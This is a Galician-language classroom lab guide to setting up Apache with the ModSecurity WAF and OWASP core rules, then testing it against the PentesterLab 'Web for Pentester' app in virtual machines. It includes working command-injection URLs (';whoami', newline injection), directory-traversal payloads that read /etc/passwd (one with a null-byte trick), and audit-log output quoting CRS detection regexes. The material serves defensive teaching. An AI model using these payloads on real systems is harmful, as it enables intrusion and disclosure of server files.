Servizo Web Apache + WAF ModSecurity

ESCENARIO


Máquinas virtuais:
RAM ≤ 2048MB CPU ≤ 2 PAE/NX habilitado
Rede: 192.168.120.0/24

Máquina virtual A:
Rede Interna: eth0
Servidor SSH: openssh-server
Servidor Web: Apache (apache2)
ISO: Kali Live amd64
IP/MS: 192.168.120.100/24

Máquina virtual B:
Rede: Interna(eth0) +NAT(eth1)
Cliente SSH: openssh-client (ssh)
Cliente Web: Navegador (firefox)
ISO: Kali Live amd64
IP/MS: 192.168.120.101/24

Máquina virtual C: PentesterLab
Rede Interna: eth0
Servidor Web: Apache (apache2)
ISO: Web for Pentester (i386)
IP/MS: 192.168.120.120/24

BIOS: Permite arranque dispositivo extraíble: CD/DVD, USB



LIMITACIÓN DE RESPONSABILIDADE O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

NOTAS:

- **Servidor Web Apache**
- **Firewall de aplicacións web (WAF): ModSecurity**
  - **v2.x → ModSecurity → Dependente de Apache**
  - **v3.x → Libmodsecurity → Independente de Apache**
- **OWASP: Regras básicas ModSecurity**

Máquina virtual A: Kali amd64 (Apache + ModSecurity)

1. Na contorna gráfica abrir un terminal e executar:
   kali@kali:~$ setxkbmap es #Cambiar o mapa de teclado ao idioma español.
   kali@kali:~$ passwd kali #Cambiar o contrasinal do usuario kali. Por como contrasinal **abc123.** (Ollo que o contrasinal ten un caracter punto final).

2. Cambiar hostname da máquina virtual A. Por kaliA como hostname:
   kali@kali:~$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
      root@kali:~# echo 'kaliA' > /etc/hostname #Indicar ao sistema o valor do hostname.
      root@kali:~# echo 'kernel.hostname=kaliA' >> /etc/sysctl.conf #Indicar ao kernel o valor do hostname.
      root@kali:~# sysctl -p #Activar o cambio de hostname sen ter que pechar sesión nin reiniciar
      root@kali:~# exit #Saír da consola local sudo na que estabamos a traballar para voltar á consola local de **kali**.
   kali@kali:~$ exit #Pechar o terminal saíndo da consola local do usuario **kali**.

3. Configurar a rede:
   Na contorna gráfica abrir un terminal e executar:

   kali@kaliA:~$ setxkbmap es #Cambiar o mapa de teclado ao idioma español.
   kali@kaliA:~$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
      root@kaliA:~# /etc/init.d/avahi-daemon stop #Parar o demo avahi-daemon(control resolución de nomes) para poder configurar de forma manual a configuración de rede e non ter conflicto con este demo.
      root@kaliA:~# /etc/init.d/network-manager stop || pkill NetworkManager #Parar o demo network-manager(xestor de rede) ou o script NetworkManager (executado sen ser demo) para poder configurar de forma manual a configuración de rede e non ter conflicto con este xestor.
      root@kaliA:~# ip addr show #Amosar a configuración de todas as tarxetas de rede. Nesta caso, na máquina A, as tarxetas de redes: loopback(lo) e interna(eth0).
      root@kaliA:~# ip addr add 192.168.120.100/24 dev eth0 #Configurar a tarxeta de rede interna eth0, coa IP: 192.168.120.100 e máscara de subrede: 255.255.255.0.
      root@kaliA:~# ip addr show #Amosar a configuración de todas as tarxetas de rede. Nesta caso, na máquina A, as tarxetas de redes: loopback(lo) e interna(eth0).
      root@kaliA:~# ping -c4 192.168.120.100 #Comprobar mediante o comando ping a conectividade coa interface de rede local eth0

4. Comprobar estado do Servidor SSH:
      root@kaliA:~# /etc/init.d/ssh status #Comprobar o estado do servidor SSH, por defecto non está arrancado.
      root@kaliA:~# nc -vz localhost 22 #Mediante o comando nc(netcat) comprobar se o porto 22 do servidor ssh está en estado escoita(listen), esperando conexións. A opción -v corresponde á opción verbose, o que permite amosar información máis detallada na saída do comando. A opción -z permite devolver PROMPT do sistema e de igual xeito facer o escaneo ao/s porto/s solicitados. O número 22 é o porto TCP a escanear.
      root@kaliA:~# nc -vz 192.168.120.100 22 #Mediante o comando nc(netcat) comprobar se o porto 22 do servidor ssh está en estado escoita(listen), esperando conexións. A opción -v corresponde á opción verbose, o que permite amosar información máis detallada na saída do comando. A opción -z permite devolver PROMPT do sistema e de igual xeito facer o escaneo ao/s porto/s solicitados. O número 22 é o porto TCP a escanear.
      root@kaliA:~# netstat -natp | grep 22 #Mediante o comando netstat comprobar que o porto 22 do servidor SSH está en estado escoita(listen), esperando conexións. A opción -n permite non resolver nomes amosando así soamente as IPs e o comando ser máis rápido na execución. A opción -a equivale á opción all o que permite amosar todos os sockets (conectores) á escoita no servidor. A opción -t equivale a tcp o que permite buscar soamente información sobre o protocolo TCP. A opción -p equivale a program e amosa o PID e nome do programa ao cal pertence o socket.
      root@kaliA:~# ss -natp | grep 22 #Mediante o comando ss comprobar que o porto 22 do servidor SSH está en estado escoita(listen), esperando conexións. A opción -n permite non resolver nomes amosando así soamente as IPs e o comando ser máis rápido na execución. A opción -a equivale á opción all o que permite amosar todos os sockets (conectores) á escoita no servidor. A opción -t equivale a tcp o que permite buscar soamente información sobre o protocolo TCP. A opción -p equivale a program e amosa o PID e nome do programa ao cal pertence o socket.
      root@kaliA:~# /etc/init.d/ssh start #Arrancar o servidor SSH.
      root@kaliA:~# /etc/init.d/ssh status #Comprobar o estado do servidor SSH, agora debe estar arrancado.
      root@kaliA:~# find /etc/rc* -name "*ssh*" #Busca polas links runlevels nos cartafoles /etc/rc*
      root@kaliA:~# systemctl enable ssh #Permite que o servizo ssh sexa iniciado no arranque xerando os links nos runlevels (/etc/rcX.d)
      root@kaliA:~# find /etc/rc* -name "*ssh*" #Busca polas links runlevels nos cartafoles /etc/rc*
      root@kaliA:~# systemctl is-enabled ssh.service #Amosa se o servizo ssh está enabled ou disabled

root@kaliA:~# nc -vz 192.168.120.100 22 #Mediante o comando nc(netcat) comprobar se o porto 22 do servidor ssh está en estado escoita(listen), esperando conexións. A opción -v corresponde á opción verbose, o que permite amosar información máis detallada na saída do comando. A opción -z permite devolver PROMPT do sistema e de igual xeito facer o escaneo ao/s porto/s solicitados. O número 22 é o porto TCP a escanear.

root@kaliA:~# ssh -v kali@localhost #Comprobar se o servidor SSH está activo e podemos conectarnos a el dende localhost co usuario kali e o seu contrasinal. Se é a primeira ver que nos conectamos o servidor avísanos se estamos de acordo coa autenticación. Respostamos yes e pulsamos Enter. A opción -v (modo verbose) aporta información máis detallada da conexión.

kali@kaliA:~$ exit #Saír da consola remota ssh a que acabamos de acceder, para voltar á consola local de **root**.

root@kaliA:~# exit #Saír da consola local sudo na que estabamos a traballar para voltar á consola local de **kali**.

kali@kaliA:~$

Máquina virtual C: PentesterLab i386

5. Iniciar → Executar no terminal:

   $ ip addr show #Amosar a configuración de todas as tarxetas de rede. Nesta caso, as tarxetas de rede: loopback(lo) e interna(eth0).

   $ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)

   # ip addr add 192.168.120.120/24 dev eth0 #Configurar a tarxeta de rede interna eth0, coa IP: 192.168.120.120 e máscara de subrede: 255.255.255.0.

   # scp -r /var/www kali@192.168.120.100:/tmp #Copiar o cartafol /var/www (DocumentRoot deste servidor Web) a /tmp da Máquina A Kali amd64.

   # init 0 #Apagar a máquina enviando o sinal de apagado mediante o runlevel 0

Máquina virtual B: Kali amd64

6. Configuración da rede. Na contorna gráfica abrir un terminal e executar:
   kali@kali:~$ setxkbmap es #Cambiar o mapa de teclado ao idioma español.
   kali@kali:~$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
   root@kali:~# /etc/init.d/avahi-daemon stop #Parar o demo avahi-daemon(control resolución de nomes) para poder configurar de forma manual a configuración de rede e non ter conflicto con este demo.
   root@kali:~# /etc/init.d/network-manager stop || pkill NetworkManager #Parar o demo network-manager(xestor de rede) ou o script NetworkManager (executado sen ser demo) para poder configurar de forma manual a configuración de rede e non ter conflicto con este xestor.
   root@kali:~# ip addr show #Amosar a configuración de todas as tarxetas de rede. Nesta caso, na máquina B as tarxetas de redes: loopback(lo) e interna(eth0).
   root@kali:~# ip addr add 192.168.120.101/24 dev eth0 #Configurar a tarxeta de rede interna eth0, coa IP: 192.168.120.101 e máscara de subrede: 255.255.255.0.
   root@kali:~# ip addr show #Amosar a configuración de todas as tarxetas de rede. Nesta caso, na máquina B as tarxetas de redes: loopback(lo) e interna(eth0).
   root@kali:~# ping -c4 192.168.120.101 #Comprobar mediante o comando ping a conectividade coa interface de rede local eth0
   root@kali:~# ping -c4 192.168.120.100 #Comprobar mediante o comando ping a conectividade coa interface de rede da máquina virtual A
   root@kali:~# echo '192.168.120.100 kaliA' >> /etc/hosts #Engadir no ficheiro /etc/hosts, é dicir, na táboa estática de búsqueda para nomes de host (DNS) o nome kaliA, para que atenda á IP 192.168.120.100
   root@kali:~# ping -c4 kaliA #Comprobar mediante o comando ping a conectividade coa interface de rede da máquina virtual A

7. Cambiar hostname da máquina virtual B. Por kaliB como hostname:
   root@kali:~# echo 'kaliB' > /etc/hostname #Indicar ao sistema o valor do hostname.
   root@kali:~# echo 'kernel.hostname=kaliB' >> /etc/sysctl.conf #Indicar ao kernel o valor do hostname.
   root@kali:~# sysctl -p #Activar o cambio de hostname sen ter que pechar sesión nin reiniciar
   root@kali:~# exit #Saír da consola local sudo na que estabamos a traballar para voltar á consola local de **kali**.
   kali@kali:~$ exit #Pechar o terminal saíndo da consola local do usuario **kali**.

8. **B** $\overset{\text{SSH}}{\rightarrow}$ **A** Acceder mediante SSH dende a máquina virtual B á máquina virtual A. Dende agora executaremos sempre os comandos dende a máquina virtual B, a través da consola SSH:
   Na contorna gráfica abrir un terminal e executar:

   kali@kaliB:~$ setxkbmap es #Cambiar o mapa de teclado ao idioma español.
   kali@kaliB:~$ nc -vz 192.168.120.100 22 #Mediante o comando nc(netcat) comprobar que o porto 22 do servidor SSH está en estado escoita(listen), esperando conexións. A opción -v corresponde á opción verbose, o que permite amosar información máis detallada na saída do comando. A opción -z permite devolver PROMPT do sistema e de igual xeito facer o escaneo ao/s porto/s solicitados. O número 22 é o porto TCP a escanear.
   kali@kaliB:~$ nc -vz kaliA 22 #Mediante o comando nc(netcat) comprobar que o porto 22 do servidor SSH está en estado escoita(listen), esperando conexións. A opción -v corresponde á opción verbose, o que permite amosar información máis detallada na saída do comando. A opción -z permite devolver PROMPT do sistema e de igual xeito facer o escaneo ao/s porto/s solicitados. O número 22 é o porto TCP a escanear.
   kali@kaliB:~$ ssh -v kali@192.168.120.100 #Comprobar se o servidor SSH está activo e podemos conectarnos a el. Agora accedemos como o usuario **kali** a través da conexión cifrada SSH.
      kali@kaliA:~$

9. **Activar Servidor Web Apache:**
      kali@kaliA:~$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
         root@kaliA:~# /etc/init.d/apache2 status #Comprobar o estado do servidor web Apache.
         root@kaliA:~# /etc/init.d/apache2 start #Iniciar o servidor web Apache.
         root@kaliA:~# /etc/init.d/apache2 status #Comprobar o estado do servidor web Apache.
         root@kaliA:~# nc -vz 192.168.120.100 80 #Mediante o comando nc(netcat) comprobar se o porto 80 do servidor web Apache está en estado escoita(listen), esperando conexións. A opción -v corresponde á opción verbose, o que permite amosar información máis detallada na saída do comando. A opción -z permite devolver PROMPT do sistema e de igual xeito facer o escaneo ao/s porto/s solicitados. O número 80 é o porto TCP a escanear.

No caso da distribución Kali xa temos instalado o servidor web Apache, pero nunha distribución baseada en Debian poderiamos instalalo do seguinte xeito:

```
# apt update #Actualizar o listado de paquetes dos repositorios (/etc/apt/sources.list, /etc/apt/sources.list.d/)
# apt search apache2 #Buscar calquera paquete que coincida co patrón de búsqueda apache2
# apt -y install apache2 #Instalar o paquete apache2, é dicir, instalar o servidor HTTP apache2. Co parámetro -y automaticamente asumimos yes a calquera pregunta que ocorra na instalación do paquete.
```

10. Lanzar na máquina virtual B (Kali) un navegador e visitar a IP 192.168.120.100 ou a URL http://192.168.120.100

11. Copiar cartafol que contén a aplicación de probas da Máquina C PentesterLab, para que poida ser visible a través do servidor Apache da Máquina virtual A:

```
root@kaliA:~# mv /tmp/www/* /var/www/html/ #Mover o cartafol que contén a aplicación de PentesterLab ao DocumentRoot da máquina virtual A
root@kaliA:~# ln -s /var/www/html/upload /var/www/upload #Crear esta ligazón simbólica para evitar error na execución de probas coa aplicación PentesterLab
root@kaliA:~# ln -s /var/www/html/files /var/www/files #Crear esta ligazón simbólica para evitar error na execución de probas coa aplicación PentesterLab
root@kaliA:~# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.
root@kaliA:~# /etc/init.d/apache2 status #Comprobar o estado do servidor web Apache.
```

12. Lanzar na máquina virtual B (Kali) un navegador e visitar a IP 192.168.120.100 e a URL http://192.168.120.100/index.php

13. Permisos apache:

```
root@kaliA:~# chown -R www-data. /var/www/html/ #Cambiar usuario propietario www-data e grupo propietario www-data a toda a árbore de ficheiros e directorios que colgan do directorio DocumentRoot de Apache: /var/www/html
root@kaliA:~# chmod 444 /var/www/html/index.html #Cambiar a só lectura os permisos ugo do ficheiro index.html situado en /var/www/html, é dicir, establecer os permisos r--r--r-- (soamente lectura para o usuario propietario, o grupo propietario e o resto do mundo)
root@kaliA:~# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.
root@kaliA:~# /etc/init.d/apache2 status #Comprobar o estado do servidor web Apache.
```

14. Actualizar na máquina virtual B (Kali) a páxina referente á URL http://192.168.120.100/index.php

15. **Activación ModSecurity**

root@kaliA:~# apt update #Actualizar o listado de paquetes dos repositorios (/etc/apt/sources.list, /etc/apt/sources.list.d/)
root@kaliA:~# apt search modsecurity #Buscar calquera paquete que coincida co patrón de búsqueda modsecurity
root@kaliA:~# apt -y install libapache2-mod-security2 #Instalar o paquete libapache2-mod-security2, é dicir, instalar o WAF modsecurity intregrado como módulo para o servidor web apache2. Co parámetro -y automaticamente asumimos yes a calquera pregunta que ocorra na instalación do paquete.
root@kaliA:~# dpkg -L libapache2-mod-security2 #Listar ficheiros pertencentes ao paquete libapache2-mod-security2

```
/.
/etc
/etc/apache2
/etc/apache2/mods-available
/etc/apache2/mods-available/security2.conf
/etc/apache2/mods-available/security2.load
/etc/modsecurity
/etc/modsecurity/modsecurity.conf-recommended
/etc/modsecurity/unicode.mapping
/usr
/usr/bin
/usr/bin/mlogc
/usr/lib
/usr/lib/apache2
/usr/lib/apache2/modules
/usr/lib/apache2/modules/mod_security2.so
/usr/share
/usr/share/doc
/usr/share/doc/libapache2-mod-security2
/usr/share/doc/libapache2-mod-security2/README.Debian
/usr/share/doc/libapache2-mod-security2/README.md
/usr/share/doc/libapache2-mod-security2/README.mlogc
/usr/share/doc/libapache2-mod-security2/changelog.Debian.gz
/usr/share/doc/libapache2-mod-security2/changelog.gz
/usr/share/doc/libapache2-mod-security2/copyright
/usr/share/doc/libapache2-mod-security2/mlogc-default.conf
/var
/var/cache
/var/cache/modsecurity
```

root@kaliA:~# cat /etc/apache2/mods-available/security2.conf #Ver o contido do ficheiro security2.conf, o cal cargarase ao activar o módulo security2 (modsecurity)

```
# Default Debian dir for modsecurity's persistent data
SecDataDir /var/cache/modsecurity

# Include all the *.conf files in /etc/modsecurity.
# Keeping your local configuration in that directory
# will allow for an easy upgrade of THIS file and
# make your life easier
IncludeOptional /etc/modsecurity/*.conf

# Include OWASP ModSecurity CRS rules if installed
IncludeOptional /usr/share/modsecurity-crs/*.load
```

root@kaliA:~# mv /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf #Renomear o ficheiro necesario para cargar a configuración do módulo security2 (modsecurity).

root@kaliA:~# sed -i 's/SecRuleEngine DetectionOnly/SecRuleEngine On/' /etc/modsecurity/modsecurity.conf #Modificar a directiva **SecRuleEngine**. Por defecto configúrase modsecurity en modo detección **(DetectionOnly)**, polo cal soamente detecta ataques pero non actúa sobre o detectado.

root@kaliA:~# sed -i 's/SecAuditLogParts ABDEFHIJZ/SecAuditLogParts ABEFHIJKZ/' /etc/modsecurity/modsecurity.conf #Modificar a directiva **SecAuditLogParts**.

Por defecto configúrase modsecurity coa opción D que non está implementada e sen a opción K, a cal permite ver nos logs unha lista completa de todas as regras que coincidían (unha por liña) na orde en que foron coincidentes. As regras están totalmente cualificadas e, polo tanto, mostrarán accións herdadas e operadores predeterminados. Compatible a partir da versión 2.5.0.

root@kaliA:~# a2enmod security2 #Habilitar o módulo security2 que permite activar a configuración do WAF ModSecurity

root@kaliA:~# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.

root@kaliA:~# tail -f /var/log/apache2/modsec_audit.log #Deixar aberto o ficheiro /var/log/apache2/modsec_audit.log para lectura, comenzando a ver polas 10 últimas liñas.

Probas ataques → Práctica SI PentesterLab

I. *Command injection*

ModSecurity DESACTIVADO

```
# a2dismod security2 #Deshabilitar o módulo security2 que permite desactivar a configuración do WAF ModSecurity
# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.
```

a. *Example 1* →
http://192.168.120.100/commandexec/example1.php?ip=127.0.0.1
http://192.168.120.100/commandexec/example1.php?ip=127.0.0.1;whoami

b. *Example 2* →
http://192.168.120.100/commandexec/example2.php?ip=127.0.0.1
http://192.168.120.100/commandexec/example2.php?ip=127.0.0.1%0Awhoami

c. *Example 3* →

```
echo -en "GET /commandexec/example3.php?ip=127.0.0.1;whoami HTTP/1.0 \r\n\r\n" | \
telnet 192.168.120.100 80

echo -en "GET /commandexec/example3.php?ip=127.0.0.1;whoami HTTP/1.0 \r\n\r\n" | \
nc 192.168.120.100 80
```

ModSecurity ACTIVADO

```
# a2enmod security2 #Habilitar o módulo security2 que permite activar a configuración do WAF ModSecurity
# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.
# tail -f /var/log/apache2/modsec_audit.log #Deixar aberto o ficheiro /var/log/apache2/modsec_audit.log para lectura, comenzando a ver polas 10 últimas liñas.
```

a. *Example 1* →
http://192.168.120.100/commandexec/example1.php?ip=192.168.120.101
http://192.168.120.100/commandexec/example1.php?ip=192.168.120.101;whoami → O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403

Agora non se amosa a execución do comando whoami. Isto é debido a que agora está activado o módulo security2 (modsecurity). De feito, revisando os logs (/var/log/apache2/modsec_audit.log) atopamos que una regra de OWASP (OWASP_CRS/3.3.2) detecta o intento de execución de comandos na sección H:

```
--d5eb2d28-H--
Message: Warning. Pattern match "(?:;|\\{|\\||\\|\\||&|&&|\\n|\\r|\\$\\(|\\$\\(\\(|`|\\${|<\\(|>\\
(|\\(\\s*\\))\\s*(?:{|\\s*\\(\\s*|\\w+=(?:[^\\s]*|\\$.*|\\$.*|
<.*|>.*|\\'.*\\'|\".*\")\\s+|!\\s*|\\$)*\\s*(?:'|\")*(?:[\\?\\*\\[\\]\\(\\)\\-\\|+\\w'\"\\./\\\\]+/)?
[\\\\'\"]*(?:s[\\\\'\"]* ..." at ARGS:ip. [file "/usr/share/modsecurity-crs/rules/REQUEST-932-
APPLICATION-ATTACK-RCE.conf"] [line "158"] [id "932105"] [msg "Remote Command Execution: Unix Command
Injection"] [data "Matched Data: ;whoami found within ARGS:ip: 192.168.120.101;whoami"] [severity
"CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-shell"] [tag "platform-
unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/88"]
[tag "PCI/6.5.2"]
Message: Warning. Pattern match "(?i)(?:;|\\{|\\||\\|\\||&|&&|\\n|\\r|`)\\s*[\\(,@\\'\"\\s]*(?:
[\\w'\"\\./]+/|[\\\\'\"\\^]*\\w[\\\\'\"\\^]*:.*\\\\|[\\^\\.\\w '\"/\\\\]*\\\\)?[\"\\^]*(?:s[\"\\^]*
(?:y[\"\\^]*s[\"\\^]*(?:t[\"\\^]*e[\"\\^]*m[\"\\^]*(?:p[\"\\^]*r[\"\\^]*o[\"\\^]*p[\"\\^]*e ..." at
ARGS:ip. [file "/usr/share/modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line
"294"] [id "932115"] [msg "Remote Command Execution: Windows Command Injection"] [data "Matched Data:
;whoami found within ARGS:ip: 192.168.120.101;whoami"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
[tag "application-multi"] [tag "language-shell"] [tag "platform-windows"] [tag "attack-rce"] [tag
"paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/88"] [tag "PCI/6.5.2"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file
"/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"]
[msg "Inbound Anomaly Score Exceeded (Total Score: 10)"] [severity "CRITICAL"] [ver
"OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag
"attack-generic"]
```

Entón envíase ao cliente a mensaxe pertencente ao código 403(Forbidden) → Acceso denegado. → [id "932105"] [msg "Remote Command Execution: Unix Command Injection"] [data "Matched Data: ;whoami found within ARGS:ip: 192.168.120.101;whoami"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ Message: Access denied with code 403 (phase 2).

b. *Example 2* →
http://192.168.120.100/commandexec/example2.php?ip=192.168.120.101
http://192.168.120.100/commandexec/example2.php?ip=192.168.120.101%0Awhoami → O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403

Similar ao exemplo1

```
--d5eb2d28-H--
Message: Warning. Pattern match "(?:;|\\{|\\||\\|\\||&|&&|\\n|\\r|\\$\\(|\\$\\(\\
(|`|\\${|<\\(|>\\(|\\(\\s*\\))\\s*(?:{|\\s*\\(\\s*|\\w+=(?:[^\\s]*|\\$.*|\\$.*|
<.*|>.*|\\'.*\\'|\".*\")\\s+|!\\s*|
\\$)*\\s*(?:'|\")*(?:[\\?\\*\\[\\]\\(\\)\\-\\|+\\w'\"\\./\\\\]+/)?[\\\\'\"]*
(?:s[\\\\'\"]* ..." at ARGS:ip. [file "/usr/share/modsecurity-crs/rules/REQUEST-932-
APPLICATION-ATTACK-RCE.conf"] [line
 "158"] [id "932105"] [msg "Remote Command Execution: Unix Command Injection"] [data
"Matched Data: \x0awhoami found within ARGS:ip: 192.168.120.101\x0awhoami"] [severity
"CRITICAL"] [ver "OWASP_CRS/3.
3.2"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag
"attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/88"]
[tag "PCI/6.5.2"]
Message: Warning. Pattern match "(?i)(?:;|\\{|\\||\\|\\||&|&&|\\n|\\r|`)\\s*[\\
(,@\\'\"\\s]*(?:[\\w'\"\\./]+/|[\\\\'\"\\^]*\\w[\\\\'\"\\^]*:.*\\\\|[\\^\\.\\w
'\"/\\\\]*\\\\)?[\"\\^]*(?:s[\"\\^]*(
?:y[\"\\^]*s[\"\\^]*(?:t[\"\\^]*e[\"\\^]*m[\"\\^]*
(?:p[\"\\^]*r[\"\\^]*o[\"\\^]*p[\"\\^]*e ..." at ARGS:ip. [file
"/usr/share/modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line
 "294"] [id "932115"] [msg "Remote Command Execution: Windows Command Injection"] [data
"Matched Data: \x0awhoami found within ARGS:ip: 192.168.120.101\x0awhoami"] [severity
"CRITICAL"] [ver "OWASP_CRS
/3.3.2"] [tag "application-multi"] [tag "language-shell"] [tag "platform-windows"] [tag
"attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/88"]
[tag "PCI/6.5.2"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at
TX:anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-
EVALUATION.conf"] [line "93"] [id "949110"]
 [msg "Inbound Anomaly Score Exceeded (Total Score: 10)"] [severity "CRITICAL"] [ver
"OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"] [tag "platform-
multi"] [tag "attack-generi
c"]
```

Entón envíase ao cliente a mensaxe pertencente ao código 403(Forbidden) → Acceso denegado.

→ [id "932105"] [msg "Remote Command Execution: Unix Command Injection"] [data "Matched Data: \x0awhoami found within ARGS:ip: 192.168.120.101\x0awhoami"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"]
→ Message: Access denied with code 403 (phase 2).

c. *Example 3* →

```
echo -en "GET /commandexec/example3.php?ip=127.0.0.1;whoami HTTP/1.0 \r\n\r\n" | \
telnet 192.168.120.100 80
```

```
echo -en "GET /commandexec/example3.php?ip=127.0.0.1;whoami HTTP/1.0 \r\n\r\n" | \
nc 192.168.120.100 80
```

II. *Directory Traversal*

ModSecurity DESACTIVADO

```
# a2dismod security2 #Deshabilitar o módulo security2 que permite desactivar a configuración do WAF ModSecurity
# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.
```

a. *Example 1* → Imaxe → Clic botón dereito →

`http://192.168.120.100/dirtrav/example1.php?file=hacker.png` →

`http://192.168.120.100/dirtrav/example1.php?file=../../../../../../../../../../etc/passwd`

b. *Example 2* → Imaxe → Clic botón dereito →

`http://192.168.120.100/dirtrav/example2.php?file=/var/www/files/hacker.png` →

`http://192.168.120.100/dirtrav/example2.php?file=/var/www/files/../../../../etc/passwd`

c. *Example 3* → Imaxe → Clic botón dereito →

`http://192.168.120.100/dirtrav/example3.php?file=hacker` →

`http://192.168.120.100/dirtrav/example3.php?file=../../../../../etc/passwd%00hacker`

ModSecurity ACTIVADO

```
# a2enmod security2 #Habilitar o módulo security2 que permite activar a configuración do WAF ModSecurity
# /etc/init.d/apache2 restart #Reiniciar o servidor web Apache.
# tail -f /var/log/apache2/modsec_audit.log #Deixar aberto o ficheiro /var/log/apache2/modsec_audit.log para lectura, comenzando a ver polas 10 últimas liñas.
```

a. *Example 1* → Imaxe → Clic botón dereito →

`http://192.168.120.100/dirtrav/example1.php?file=hacker.png` →

`http://192.168.120.100/dirtrav/example1.php?file=../../../../../../../../../../etc/passwd`
→ O ataque non ten éxito → ModSecurity → OWASP_CRS → Erro 403

Agora non se amosa o contido do ficheiro /etc/passwd. Isto é debido a que agora está activado o módulo security2 (modsecurity). De feito, revisando os logs (/var/log/apache2/modsec_audit.log) atopamos que una regra de OWASP (OWASP_CRS/3.3.2) detecta o intento de execución de comandos na sección H:

```
--1b9ab123-H--
Message: Warning. Pattern match "(?i)(?:\\x5c|(?:%(?:c(?:0%(?:[2aq]f|5c|9v)|1%(?:
[19p]c|8s|af))|2(?:5(?:c(?:0%25af|1%259c)|2f|5c)|%46|f)|(?:(?:f(?:8%8)?
0%8|e)0%80%a|bg%q)f|%3(?:2(?:%
(?:%6|4)6|F)|5%%63)|u(?:221[56]|002f|EFC8|F025)|1u|5c)|0x(?:2f|5c)|\\/))(?:%(?:(?:f(?:
(?:c%80|8)%8)?0%8 ..." at REQUEST_URI_RAW. [file "/usr/share/modsecurity-
crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "47"] [id "930100"] [msg
"Path Traversal Attack (/../)"] [data "Matched Data: /../ found within REQUEST_URI_RAW:
/dirtrav/example1.php?file=../../../../../../../../../hacker.png"] [severity
"CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"]
[tag "platform-multi"] [tag "attack-lfi"] [tag "paranoia-level/1"] [tag "OWASP_CRS"]
[tag "capec/1000/255/153/126"]
...
Message: Warning. Pattern match "(?:^|[\\/])\\.\\.(?:[\\/]|$)" at ARGS:file. [file
"/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "71"]
[id "930110"] [msg "Path Traversal Attack (/../)"] [data "Matched Data: ../ found
within ARGS:file: ../../../../../../../../../hacker.png"] [severity "CRITICAL"] [ver
"OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"] [tag "platform-
multi"] [tag "attack-lfi"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/255/153/126"]
Message: Access denied with code 403 (phase 2). Operator GE matched 5 at
TX:anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-
EVALUATION.conf"] [line "93"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total
Score: 33)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"]
[tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"]
```

Entón envíase ao cliente a mensaxe pertencente ao código 403(Forbidden) → Acceso denegado.

